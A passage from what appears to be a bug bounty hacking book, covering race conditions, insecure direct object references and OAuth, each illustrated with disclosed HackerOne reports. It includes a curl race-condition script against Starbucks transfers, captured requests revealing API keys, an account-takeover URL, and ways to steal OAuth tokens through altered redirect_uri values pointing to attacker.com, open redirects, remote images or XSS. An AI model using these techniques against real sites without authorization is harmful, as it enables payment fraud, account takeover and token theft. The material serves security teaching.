With fast internet connections, HTTP requests can seem instantaneous but there's still a lot of processing to be done. For example, since HTTP requests are stateless, every HTTP request you send requires the receiving site to reauthenticate you and load whatever data's necessary for your requested action. This is typically achieved by using a cookie to perform a database lookup on the application's server for your account. After this is complete, the site then processes the request you've made.

Referring back to the transfer example above, the server application logic might look like:

1. Receive the HTTP request to transfer money
2. Query the database for the account information from the cookie included in the request
3. Confirm the person making the request has access to the account
4. Confirm the requested transfer amount is less than the balance
5. Confirm the person has permission to request transfers
6. Query the database for the person who is receiving the balance
7. Confirm that person is able to receive the amount
8. Remove the transfer amount from the initiator's account
9. Add the transfer amount to the recipient's account
10. Return a successful message to the initiator
11. Notify the recipient of the transfer

Again, this is an oversimplification of the processing logic and doesn't include all possible steps but does demonstrate the steps and logic required to process a money transfer.

I've seen race conditions addressed in a number of different ways. The first is to only use INSERT queries since these are all but instantaneous database actions. Using only INSERTS means there is no time lag looking up records to change such as occurs with UPDATE queries. However, using this approach isn't always easy since your application would have to be designed to rely on the most recent records in a table, which may or may not be possible. If a site is already heavily used, rewriting an application and database design to use this approach may be more trouble than it's worth.

Secondly, in situations where only one record should exist in a table for a given action, like payments for an order (you wouldn't want to pay twice), race conditions can be addressed with a unique index in the database. Indexes are a programming concept used to help identify records in a structured dataset; we saw them previously in previous chapters when discussing arrays. In databases, indexes are used to help speed up queries (the details of how this is done aren't important for our purposes) but if you create a unique index on two fields, the database will protect against the same combined values being inserted twice. So, if you had an e-commerce site with an order payments table including two columns, `order_id` and `transaction_id`, adding a unique index on these two columns would ensure that no race condition could record two payments for the same order / transaction combination. However, this solution is also limited since it only applies to scenarios where there is one record per action in a database table.

Lastly, race conditions can be addressed with locks. This is a programmatic concept which restricts (or locks) access to specific resources so that other processes can not access them. This addresses race conditions by restricting access the initial conditions required to introduce the vulnerability. For example, while transferring our money, if the database locked access to the account balance when initiating a transfer, any other request would have to wait until the balance was released (and presumably updated) to

perform another transfer. This would address the possibility of two requests transferring an amount which doesn't exist. However, locking is a complex concept, well beyond the scope of this book, and easy to implement incorrectly creating other functional bugs for site users. The following three examples show real examples where race conditions were exploited against bug bounty programs.

## Examples

### 1. Starbucks Race Conditions

**Difficulty:** Medium

**Url:** Starbucks.com

**Report Link:** <http://sakurity.com/blog/2015/05/21/starbucks.html><sup>1</sup>

**Date Reported:** May 21, 2015

**Bounty Paid:** \$0

**Description:**

According to his blog post, Egor Homakov bought three Starbucks gift cards, each worth \$5. Starbucks' website provides users with functionality to link gift cards to accounts to check balances, transfer money, etc. Recognizing the potential for abuse transferring money, Egor decided to test things out.

According to his blog post, Starbucks attempted to pre-empt the vulnerability (I'm guessing) by making the transfer requests stateful, that is the browser first make a POST request to identify which account was transferring and which was receiving, saving this information to the user's session. The second request would confirm the transaction and destroy the session.

The reason this would theoretically mitigate the vulnerability is because the slow process of looking up the user accounts and confirming the available balances before transferring the money would already be completed and the result saved in the session for the second step.

However, undeterred, Egor recognized that two sessions could be used to and complete step one waiting for step two to take place, to actually transfer money. Here's the pseudo code he shared on his post:

---

<sup>1</sup><http://sakurity.com/blog/2015/05/21/starbucks.html>

```
#prepare transfer details in both sessions
curl starbucks/step1 -H <<Cookie: session=session1>> --data <<amount=1&from=wallet1&to=wallet2>>
curl starbucks/step1 -H <<Cookie: session=session2>> --data <<amount=1&from=wallet1&to=wallet2>>
#send $1 simultaneously from wallet1 to wallet2 using both sessions
curl starbucks/step2?confirm -H <<Cookie: session=session1>> & curl starbucks/step2?confirm -H <<Cookie:session2>> &
```

In this example, you'll see the first two curl statements would get the sessions and then the last would call step2. The use of the & instructs bash to execute the command in the background so you don't wait for the first to finish before executing the second.

All that said, it took Egor six attempts (he almost gave up after the fifth attempt) to get the result; two transfers of \$5 from gift card 1 with a \$5 balance resulting in \$15 on the gift card 2 (\$5 starting balance, two transfers of \$5) and \$5 on gift card 3.

Now, taking it a step further to create a proof of concept, Egor visited a nearby Starbucks and made a \$16 dollar purchase using the receipt to provide to Starbucks.



### Takeaways

Race conditions are an interesting vulnerability vector that can sometimes exist where applications are dealing with some type of balance, like money, credits, etc. Finding the vulnerability doesn't always happen on the first attempt and may require making several repeated simultaneous requests. Here, Egor made six requests before being successful and then went and made a purchase to confirm the proof of concept.

## 2. Accepting HackerOne Invites Multiple Times

**Difficulty:** Low

**Url:** [hackerone.com/invitations/INVITE\\_TOKEN](https://hackerone.com/invitations/INVITE_TOKEN)

**Report Link:** <https://hackerone.com/reports/119354><sup>2</sup>

**Date Reported:** February 28, 2016

**Bounty Paid:** Swag

### Description:

HackerOne offers a \$10k bounty for any bug that might grant unauthorized access to confidential bug descriptions. Don't let the might fool you, you need to prove it. To date,

---

<sup>2</sup><https://hackerone.com/reports/119354>

no one has reported a valid bug falling within this category. But that didn't stop me from wanting it in February 2016.

Exploring HackerOne's functionality, I realized that when you invited a person to a report or team, that person received an email with a url link to join the team or report which only contained a invite token. It would look like:

**<https://hackerone.com/invitations/fb36623a821767cbf230aa6fcddcb7e7>.**

However, the invite was not connected to email address actually invited, meaning that anyone with any email address could accept it (this has since been changed).

I started exploring ways to abuse this and potentially join a report or team I wasn't invited too (which didn't work out) and in doing so, I realized that this token should only be acceptable once, that is, I should only be able to join the report or program with one account. In my mind, I figured the process would look something like:

1. Server receives the request and parses the token
2. The token is looked up in the database
3. Once found, my account is updated to add me to the team or report
4. The token record is updated in the database so it can't be accepted again

I have no idea if that is the actual process but this type of work flow supports race condition vulnerabilities for a couple reasons:

1. The process of looking up a record and then having coding logic act on it creates a delay in the process. The lookup represents our preconditions that must be met for a process to be initiated. In this case, if the coding logic takes too long, two requests may be received and the database lookups may both still fulfill the required conditions, that is, the invite may not have been invalidated in step 4 yet.
2. Updating records in the database can create the delay between precondition and outcome we are looking for. While inserts, or creating new records, in a database are all but instantaneous, updating records requires looking through the database table to find the record we are looking for. Now, while databases are optimized for this type of activity, given enough records, they will begin slowing down enough that attackers can take advantage of the delay to abuse race conditions.

I figured that the process to look up, update my account and update the invite, or #1 above, may exist on HackerOne, so I tested it manually. To do so, I created a second and third account (we'll call them User A, B and C). As user A, I created a program and invited user B. Then I logged out. I got the invite url from the email and logged in as User B in my current browser and User C in a private browser (logging in is required to accept the invite).

Next, I lined up the two browsers and acceptance buttons so they were near on top of each other, like so:



#### **HackerOne Invite Race Conditions**

Then, I just clicked both accept buttons as quickly as possible. My first attempt didn't work which meant I had to go through the tedious action of removing User B, resending the invite, etc. But the second attempt, I was successful and had two users on a program from one invite.

In reporting the issue to HackerOne, as you can read in my report itself, I explained I thought this was a vulnerability which could provide an attacker extra time to scrap information from whatever report / team they joined since the victim program would have a head scratching moment for two random users joining their program and then having to remove two accounts. To me, every second counts in that situation.



### Takeaways

Finding and exploiting this vulnerability was actually pretty fun, a mini-competition with myself and the HackerOne platform since I had to click the buttons so fast. But when trying to identify similar vulnerabilities, be on the look up for situations that might fall under the steps I described above, where there's a database lookup, coding logic and a database update. This scenario may lend itself to a race condition vulnerability.

Additionally, look for ways to automate your testing. Luckily for me, I was able to achieve this without many attempts but I probably would have given up after 4 or 5 given the need to remove users and resend invites for every test.

## 3. Exceeding Keybase Invitation Limits

**Difficulty:** Low

**Url:** [https://keybase.io/\\_/api/1.0/send\\_invitations.json](https://keybase.io/_/api/1.0/send_invitations.json)

**Report Link:** <https://hackerone.com/reports/115007><sup>3</sup>

**Date Reported:** February 5, 2015

**Bounty Paid:** \$350

### Description:

When hacking, look for opportunities where a site has an explicit limit to the number of specific actions you are permitted to perform, such as invites in this example or the number of times you can apply a discount coupon to an order, the number of users you can add to a team account and so on.

Keybase is a security app for mobile phones and computers and when they launched their site, they limited the number of people allowed to sign up by providing registered users with three invites, initiated via a HTTP request to Keybase. Josip Franjković recognized that this behavior could be vulnerable to a race condition for similar reasons as described in the first example; Keybase was likely receiving the request to invite another user, checking the database to see if a user had invites left, generating a token, sending the email and decrementing the number of invites left.

To test, Josip visited <https://keybase.io/account/invitations>, entered an email address and submitted the invite. Using a tool like Burp, he likely sent this request to the intruder which allows users to automate repetitive testing by defining an insertion point in an HTTP request and specifying payloads to iterate through with each request, adding the payload to the insertion point. In this case, he would have specified multiple email addresses and each request would have been sent all but simultaneously.

---

<sup>3</sup><https://hackerone.com/reports/115007>



As a result, Josip was able to invite 7 users, bypassing the limit of 3 invites per user. Keybase confirmed the faulty design when resolving the issue and explained they addressed the vulnerability by acquiring a lock before processing the invitation request and releasing it after the invite was sent.



### Takeaways

Accepting and paying for this type of race condition, inviting more people than allowed to a site, depends on a program's priorities, functionality and risk profile. In this case, Keybase likely accepted this because they were attempting to manage the number of users registering on their site which this bypassed. This isn't the case for all bug bounty programs that include invite functionality, as demonstrated with the HackerOne invite example discussed previously. If reporting something similar, be sure to clearly articulate why your report should be considered a vulnerability.

## 4. HackerOne Payments

**Difficulty:** Low

**Url:** n/a

**Report Link:** <https://hackerone.com/reports/220445><sup>4</sup>

**Date Reported:** April 12, 2017

**Bounty Paid:** \$1000

### Description:

When looking to exploit race conditions, look for opportunities where a site is processing data in the background, either unrelated to actions you performed or in a delayed response to your actions, such as issuing payments, sending emails or where you can schedule a future action.

Around spring 2016, HackerOne made changes to their payment system which combined bounties awarded to hackers into a single payment when PayPal was the payment processor. Previously, if you were awarded three bounties in day, you received three payments from HackerOne. After the change, you'd receive one with the total amount.

In April 2017, Jigar Thakkar tested this functionality and recognized it was possible to exploit a race condition in the new functionality to duplicate payouts. When starting the payment process, HackerOne collected the bounties per email address, combined them into one and then sent the request to PayPal. The pre-condition here is looking up the email address. Jigar found that if two hackers had the same PayPal email address

---

<sup>4</sup><https://hackerone.com/reports/220445>

registered, HackerOne would combine the bounties into a single payment for that email address. But, if one of those hackers changed their PayPal address after the combination but before HackerOne sent the request to PayPal, the lump sum payment would go to the first email address and the new email address would still be paid. Presumably this was because the bounties were all marked as unpaid until the request to PayPal was made. Exploiting this behavior was tricky since you'd have to know when the processing was being initiated and if you did, you'd only had a few seconds to modify the email addresses.

This example is noteworthy because of HackerOne's use of delayed processing jobs and time of check versus time of use. When you use some websites, they will update records based on your interaction. For example, when you submit a report on HackerOne, an email will be sent to the team you submitted to, the team's stats will be updated, and so on. However, some functionality doesn't occur immediately in response to an HTTP request, like payments.

Since HackerOne combines bounties now, rather than send you money immediately when you're awarded, it makes sense for HackerOne to use a background job which looks up the money owed to you, combines it and requests the transfer from PayPal. Background jobs are initiated by some other trigger than a user's HTTP request and are commonly used when sites begin processing a lot of data. This is because it doesn't make sense to initiate all site actions in response to HTTP requests and make users wait for the action completion before getting a HTTP response back from the server. So, when you submit your report, the server will send you a HTTP response and create a background job to email the team about your report. Same for payments, when a team awards you a bounty, they will get a receipt for the payment but sending you the money will be added to a background job to be completed later.

Background jobs and data processing are important to race conditions because they can present a delay between checking conditions (the time of check) and performing actions (the time of use). If a site only checks for conditions when adding something to background processing but not when it is actually used, the exploitation of the behavior can lead to a race condition. In this case, it was a check for the same email address when combining bounties without a check that the email address hadn't changed at the time of pay, or use.



### Takeaways

When using a site, if you notice it is processing data well after you've visited the site, it's likely using a background job to process data. This is a red flag that you should test the conditions that define the job to see if the site will act on the new conditions versus the old ones. In this example, it was HackerOne's combining payments for an email address versus sending money to specific email addresses. Be sure to test the behavior thoroughly since background processing can happen anywhere from very quickly to long after depending on how many jobs have been queued to be completed and the site's approach to processing data.

## Summary

Any time a site is performing actions dependent on some conditions being true, which change as a result of the action being performed, there's always the chance that developers did not account for race conditions. Be on the lookout for this type of functionality as it relates to limited actions you are permitted to perform and when a site is processing actions in the background. This type of vulnerability is usually associated with conditions changing very quickly, sometimes nearly instantaneously, so if you think something is vulnerable, it may take multiple attempts to actually exploit the behavior. Be persistent and include a strong rationale if there's a chance a program may not consider exploiting your discovered race condition as a serious vulnerability.

# 18. Insecure Direct Object References

## Description

An insecure direct object reference (IDOR) vulnerability occurs when an attacker can access or modify some reference to an object, such as a file, database record, account, etc. which should actually be inaccessible to them. For example, when viewing your account on a website with private profiles, you might visit **www.site.com/user=123**. However, if you tried **www.site.com/user=124** and were granted access, that site would be considered vulnerable to an IDOR bug.

Identifying this type of vulnerability ranges from easy to hard. The most basic is similar to the example above where the ID provided is a simple integer, auto incremented as new records (or users in the example above) are added to the site. So testing for this would involve adding or subtracting 1 from the ID to check for results. If you are using Burp, you can automate this by sending the request to Burp Intruder, set a payload on the ID and then use a numeric list with start and stop values, stepping by one.

When running that type of test, look for content lengths that change signifying different responses being returned. In other words, if a site isn't vulnerable, you should consistently get some type of access denied message with the same content length.

Where things are more difficult is when a site tries to obscure references to their object references, using things like randomized identifiers, such universal unique identifiers (UUIDs). In this case, the ID might be a 36 character alpha numeric string which is impossible to guess. In this case, one way to work is to create two user profiles and switch between those accounts testing objects. So, if you are trying to access user profiles with a UUID, create your profile with User A and then with User B, try to access that profile since you know the UUID.

If you are testing specific records, like invoice IDs, trips, etc. all identified by UUIDs, similar to the example above, try to create those records as User A and then access them as User B since you know the valid UUIDs between profiles. If you're able to access the objects, that's an issue but not overly severe since the IDs (with limited exception) are 36 characters, randomized strings. This makes them all but unguessable. All isn't lost though.

At this point, the next step is to try to find an area where that UUID is leaked. For example, on a team based site, can you invite User B to your team, and if so, does the server respond with their UUID even before they have accepted? That's one way sites leak UUIDs. In other situations, check the page source when visiting a profile. Sometimes

sites will include a JSON blob for the user which also includes all of the records created by them thereby leaking sensitive UUIDs.

At this point, even if you can't find a leak, some sites will reward the vulnerability if the information is sensitive. It's really up to you to determine the impact and explain to the company why you believe this issue should be addressed.

## Examples

### 1. Binary.com Privilege Escalation

**Difficulty:** Low

**Url:** binary.com

**Report Link:** <https://hackerone.com/reports/98247><sup>1</sup>

**Date Reported:** November 14, 2015

**Bounty Paid:** \$300

**Description:**

This is really a straight forward vulnerability which doesn't need much explanation.

In essence, in this situation, a user was able to login to any account and view sensitive information, or perform actions, on behalf of the hacked user account and all that was required was knowing a user's account ID.

Before the hack, if you logged into Binary.com/cashier and inspected the page HTML, you'd notice an <iframe> tag which included a PIN parameter. That parameter was actually your account ID.

Next, if you edited the HTML and inserted another PIN, the site would automatically perform an action on the new account without validating the password or any other credentials. In other words, the site would treat you as the owner of the account you just provided.

Again, all that was required was knowing someone's account number. You could even change the event occurring in the iframe to PAYOUT to invoke a payment action to another account. However, Binary.com indicates that all withdrawals require manual human review but that doesn't necessarily mean it would have been caught

---

<sup>1</sup><https://hackerone.com/reports/98247>



### Takeaways

If you're looking for authentication based vulnerabilities, be on the lookout for where credentials are being passed to a site. While this vulnerability was caught by looking at the page source code, you also could have noticed the information being passed when using a Proxy interceptor.

If you do find some type of credentials being passed, take note when they do not look encrypted and try to play with them. In this case, the pin was just CRXXXXXX while the password was 0e552ae717a1d08cb134f132 clearly the PIN was not encrypted while the password was. Unencrypted values represent a nice area to start playing with.

## 2. Moneybird App Creation

**Difficulty:** Medium

**Url:** <https://moneybird.com/user/applications>

**Report Link:** <https://hackerone.com/reports/135989><sup>2</sup>

**Date Reported:** May 3, 2016

**Bounty Paid:** \$100

### Description:

In May 2016, I began testing Moneybird for vulnerabilities. In doing so, I started testing their user account permissions, creating a businesses with Account A and then inviting a second user, Account B to join the account with limited permissions. If you aren't familiar with their platform, added users can be limited to specific roles and permissions, including just invoices, estimates, banking, etc. As part of this, users with full permissions can also create apps and enable API access, with each app having it's own OAuth permissions (or scopes in OAuth lingo). Submitting the form to create an app with full permissions looked like:

---

<sup>2</sup><https://hackerone.com/reports/135989>

**POST /user/applications HTTP/1.1**

**Host:** moneybird.com

**User-Agent:** Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0

**Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

**Accept-Language:** en-US,en;q=0.5

**Accept-Encoding:** gzip, deflate, br

**DNT:** 1

**Referer:** https://moneybird.com/user/applications/new

**Cookie:** \_moneybird\_session=XXXXXXXXXXXXXXX; trusted\_computer=

**Connection:** close

**Content-Type:** application/x-www-form-urlencoded

**Content-Length:** 397

utf8=%E2%9C%93&authenticity\_token=REDACTED&doorkeeper\_application%5Bname%5D=TWDA\pp&token\_type=access\_token&administration\_id=ABCDEFGHJKLMNOP&scopes%5B%5D=sales\\_invoices&scopes%5B%5D=documents&scopes%5B%5D=estimates&scopes%5B%5D=bank&scopes%5B%5D=settings&doorkeeper\_application%5Bredirect\_uri%5D=&commit=Save

As you can see, the call includes an **administration\_id**, which turns out to be the account id for the businesses users are added to. Even more interesting was the fact that despite the account number being a 18 digit number (at the time of my testing), it was immediately disclosed to the added user to the account after they logged in via the URL. So, when User B logged in, they (or rather I) were redirected to Account A at **https://moneybird.com/ABCDEFGHJKLMNOP** (based on our example id above) with ABCDEFGHJKLMNOP being the `administration_id`.

With these two pieces of information, it was only natural to use my invitee user, User B, to try and create an application for User A's business, despite not being given explicit permission to do so. As a result, with User B, I created a second business which User B owned and was in total control of (i.e., User B had full permissions on Account B and could create apps for it, but was not supposed to have permission to create apps for Account A). I went to the settings page for Account B and added an app, intercepting the POST call to replace the `administration_id` with that from Account A's URL and it worked. As User B, I had an app with full permissions to Account A despite my user only having limited permissions to invoicing.

Turns out, an attacker could use this vulnerability to bypass the platform permissions and create an app with full permissions provided they were added to a business or compromised a user account, regardless of the permissions for that user account. Despite having just gone live not long before, and no doubt being inundated with reports, Moneybird had the issue resolved and paid within the month. Definitely a great team to work with, one I recommend.



## Takeaways

Testing for IDORs requires keen observation as well as skill. When reviewing HTTP requests for vulnerabilities, be on the lookout for account identifiers like the `administration_id` in the above. While the field name, **`administration_id`** is a little misleading compared to it being called **`account_id`**, being a plain integer was a red flag that I should check it out. Additionally, given the length of the parameter, it would have been difficult to exploit the vulnerability without making a bunch of network noise, having to repeat requests searching for the right id. If you find similar vulnerabilities, to improve your report, always be on the lookout for HTTP responses, urls, etc. that disclose ids. Luckily for me, the id I needed was included in the account URL.

## 3. Twitter Mopub API Token Stealing

**Difficulty:** Medium

**Url:** <https://mopub.com/api/v3/organizations/ID/mopub/activate>

**Report Link:** <https://hackerone.com/reports/95552><sup>3</sup>

**Date Reported:** October 24, 2015

**Bounty Paid:** \$5,040

### Description:

In October 2015, Akhil Reni (<https://hackerone.com/wesecureapp>) reported that Twitter's Mopub application (a Twitter acquisition from 2013) was vulnerable to an IDOR bug which allowed attackers to steal API keys and ultimately takeover a victim's account. Interestingly though, the account takeover information wasn't provided with the initial report - it was provided 19 days after via comment, luckily before Twitter paid a bounty.

According to his report, this vulnerability was caused by a lack of permission validation on the POST call to Mopub's activate endpoint. Here's what it looked like:

**POST** [/api/v3/organizations/5460d2394b793294df01104a/mopub/activate](https://mopub.com/api/v3/organizations/5460d2394b793294df01104a/mopub/activate) **HTTP/1.1**

**Host:** fabric.io

**User-Agent:** Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/

**41.0**

**Accept:** \*/\*

**Accept-Language:** en-US,en;q=0.5

**Accept-Encoding:** gzip, deflate

**X-CSRF-Token:** 0jGxOZOgYkmucYubALnlQyoIlsSUBJ1VQxjw0qjp73A=

**Content-Type:** application/x-www-form-urlencoded; charset=UTF-8

---

<sup>3</sup><https://hackerone.com/reports/95552>



X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77

X-Requested-With: XMLHttpRequest

Referer: <https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub>

Content-Length: 235

Cookie: <redacted>

Connection: keep-alive

Pragma: no-cache

Cache-Control: no-cache

company\_name=dragoncompany&address1=123 street&address2=123&city=hollywood&state\=california&zip\_code=90210&country\_code=US&link=false

Which resulted in the following response:

```
{"mopub_identity":{"id":"5496c76e8b15dabe9c0006d7","confirmed":true,"primary":false,"service":"mopub","token":"35592"},"organization":{"id":"5460d2394b793294df0\1104a","name":"test","alias":"test2","api_key":"8590313c7382375063c2fe279a4487a9\8387767a","enrollments":{"beta_distribution":"true"},"accounts_count":3,"apps_counts":{"android":2},"sdk_organization":true,"build_secret":"5ef0323f62d71c475611\aa635ea09a3132f037557d801503573b643ef8ad82054","mopub_id":"33525"}}
```

In these calls, you'll see that the organization id was included as part of the URL, similar to example 2 above. In the response, Mopub confirms the organization id and also provides the api\_key. Again, similar to the example above, while the organization id is an unguessable string, it was being leaked on the platform, details of which unfortunately weren't shared in this disclosure.

Now, as mentioned, after the issue was resolved, Akhil flagged for Twitter that this vulnerability could have been abused to completely take over the victim's account. To do so, the attacker would have to take the stolen API key and substitute it for the build secret in the URL **<https://app.mopub.com/complete/htsdk/?code=BUILDSECRET&next=%2d>**. After doing so, the attacker would have access to the victim's Mopub account and all apps/organizations from Twitter's mobile development platform, Fabric.



### Takeaways

While similar to the Moneybird example above, in that both required abusing leaked organization ids to elevate privileges, this example is great because it demonstrates the severity of being able to attack users remotely, with zero interaction on their behalf and the need to demonstrate a full exploit. Initially, Akhil did not include or demonstrate the full account takeover and based on Twitter's response to his mentioning it (i.e., asking for details and full steps to do so), they may not have considered that impact when initially resolving the vulnerability. So, when you report, make sure to fully consider and detail the full impact of the vulnerability you are reporting, including steps to reproduce it.

## Summary

IDOR vulnerabilities occurs when an attacker can access or modify some reference to an object which should actually be inaccessible to that attacker. They are a great vulnerability to test for and find because their complexity ranges from simple, exploiting simple integers by adding and subtracting, to more complex where UUIDs or random identifiers are used. In the event a site is using UUIDs or random identifiers, all is not lost. It may be possible to guess those identifiers or find places where the site is leaking the UUIDs. This can include JSON responses, HTML content responses and URLs as a few examples.

When reporting, be sure to consider how an attacker can abuse the vulnerability. For example, while my Moneybird example required a user being added to an account, an attacker could exploit the IDOR to completely bypass the platform permissions by compromising any user on the account.

# 19. OAuth


## Description

According to the OAuth site, it is an open protocol to allow secure authorization in a simple and standard method from web, mobile and desktop applications. In other words, OAuth is a form of user authentication which allows users to permit websites or applications to access their information from another site without disclosing or sharing their password. This is the underlying process which allows you to login to a site using Facebook, Twitter, LinkedIn, etc. There are two versions of OAuth, 1.0 and 2.0. They are not compatible with each other and for the purposes of this Chapter, we'll be working with 2.0.

Since the process can be pretty confusing and the implementation has a lot of potential for mistakes, I've included a great image from [Philippe Harewood's](#)<sup>1</sup> blog depicting the general process:

---

<sup>1</sup><https://www.philippeharewood.com>



### Philippe Harewood - Facebook OAuth Process

Let's break this down. To begin, you'll notice there three titles across the top: **User's Browser**, **Your App's Server-side Code** and **Facebook API**. In OAuth terms, these are actually the **Resource Owner**, **Client** and **Resource Server**. The key takeaway is that your browser will be performing and handling a number of HTTP requests to facilitate you, as the **Resource Owner**, instructing the **Resource Server** to allow the **Client** access to your personal information, as defined by the scopes requested. Scopes are like permissions and they control access to specific pieces of information. For example, Facebook scopes include email, public\_profile, user\_friends, etc. So, if you only granted the email scope, a site could only access that Facebook information and not your friends, profile, etc.

That said, let's walk through the steps.

#### Step 1

You can see that the OAuth process all begins the User's browser and a user clicking "Login with Facebook". Clicking this results in a GET request to the site you are. The path usually looks something like **www.example.com/oauth/facebook**.

## Step 2

The site will response with a 302 redirect which instructs your browser to perform a GET request to the URL defined in the location header. The URL will look something like:

```
https://www.facebook.com/v2.0/dialog/oauth?client_id=123
&redirect_uri=https%3A%2F%2Fwww.example.com%2Foauth%2Fcallback
&response_type=code&scope=email&state=XYZ
```

There are a couple of important pieces to this URL. First, the `client_id` identifies which site you are coming from. The `redirect_uri` tells Facebook where to send you back to after you have permitted the site (the **client**) to access the information defined by the scope, also included in the URL.

Next, the `response_type` tells Facebook what to return, this can be a token or a code. The difference between these two is important, a code is used by the permitted site (the **client**) to call back to the **Resource Server**, or Facebook in our example, again to get a token. On the other hand, requesting and receiving a token in this first stop would provide immediate access to the **resource server** to query account information as long as that token was valid.

Lastly, the `state` value acts as a type of CSRF protection. The requesting site (the **client**) should include this in their original call to the **resource server** and it should return the value to ensure that a) the original request was invoked by the site and b) the response has not be tampered with.

## Step 3

Next, if a user accepts the OAuth dialog pop up and grants the **client** permissions to their information on the **resource server**, or Facebook in our example, it will respond to the browser with a 302 redirect back to the site (**client**), defined by the `redirect_uri` and include a code or token, depending on the `response_type` (it is usually code) in the initial URL.

## Step 4

The browser will make a GET request to the site (**client**), including the code and state values provided by the **resource server** in the URL.

## Step 5

The site (**client**) should validate the `state` value to ensure the process wasn't tampered with and use the code along with their `client_secret` (which only they know) to make a GET request to the **resource server**, or Facebook here, for a token.

## Step 6

The **resource server**, or Facebook in this example, responds to the site (**client**) with a token which permits the site (**client**) to make API calls to Facebook and access the scopes which you allowed in Step 3.

Now, with that whole process in mind, one thing to note is, after you have authorized the site (**client**) to access the **resource server**, Facebook in this example, if you visit the URL from Step 2 again, the rest of the process will be performed completely in the background, with no required user interaction.

So, as you may have guessed, one potential vulnerability to look for with OAuth is the ability to steal tokens which the **resource server** returns. Doing so would allow an attacker to access the **resource server** on behalf of the victim, accessing whatever was permitted via the scopes in the Step 3 authorization. Based on my research, this typically is a result of being able to manipulate the `redirect_uri` and requesting a token instead of a code.

So, the first step to test for this comes in **Step 2**. When you get redirected to the **resource server**, modify the `response_type` and see if the **resource server** will return a token. If it does, modify the `redirect_uri` to confirm how the site or app was configured. Here, some OAuth **resource servers** may be misconfigured themselves and permit URLs like `www.example.ca`, `www.example.com@attacker.com`, etc. In the first example, adding `.ca` actually changes the domain of the site. So if you can do something similar and purchase the domain, tokens would be sent to your server. In the second example, adding `@` changes the URL again, treating the first half as the user name and password to send to `attacker.com`.

Each of these two examples provides the best possible scenario for you as a hacker if a user has already granted permission to the site (**client**). By revisiting the now malicious URL with a modified `response_type` and `redirect_uri`, the **resource server** would recognize the user has already given permission and would return the token to your server automatically without any interaction from them. For example, via a malicious `<img>` with the `src` attribute pointing to the malicious URL.

Now, assuming you can't redirect directly to your server, you can still see if the **resource server** will accept different sub domains, like `test.example.com` or different paths, like `www.example.com/attacker-controlled`. If the `redirect_uri` configuration isn't strict, this could result in the **resource server** sending the token to a URL you control. However, you would need to combine with this another vulnerability to successfully steal a token. Three ways of doing this are an open redirect, requesting a remote image or a XSS.

With regards to the open redirect, if you're able to control the path and/or sub domain which being redirected to, an open redirect will leak the token from the URL in the referrer header which is sent to your server. In other words, an open redirect will allow you to send a user to your malicious site and in doing so, the request to your server will

include the URL the victim came from. Since the **resource server** is sending the victim to the open redirect and the token is included in that URL, the token will be included in the referrer header you receive.

With regards to a remote image, it is a similar process as described above except, when the **resource server** redirects to a page which includes a remote image from your server. When the victim's browser makes the request for the image, the referrer header for that request will include the URL. And just like above, since the URL includes the token, it will be included in the request to your server.

Lastly, with regards to the XSS, if you are able to find a stored XSS on any sub domain / path you are redirect to or a reflected XSS as part of the redirect\_uri, an attacker could exploit that to use a malicious script which takes the token from the URL and sends it to their server.

With all of this in mind, these are only some of the ways that OAuth can be abused. There are plenty of others as you'll learn from the examples.

## Examples

### 1. Swiping Facebook Official Access Tokens

**Difficulty:** High

**Url:** facebook.com

**Report Link:** [Philippe Harewood - Swiping Facebook Official Access Tokens<sup>2</sup>](#)

**Date Reported:** February 29, 2016

**Bounty Paid:** Undisclosed

**Description:**

In his blog post detailing this vulnerability, Philippe starts by describing how he wanted to try and capture Facebook tokens. However, he wasn't able to find a way to break their OAuth process to send him tokens. Instead, he had the ingenious idea to look for a vulnerable Facebook application which he could take over. Very similar to the idea of a sub domain takeover.

As it turns out, every Facebook user has applications authorized by their account but that they may not explicitly use. According to his write up, an example would be "Content Tab of a Page on www" which loads some API calls on Facebook Fan Pages. The list of apps is available by visiting <https://www.facebook.com/search/me/apps-used>.

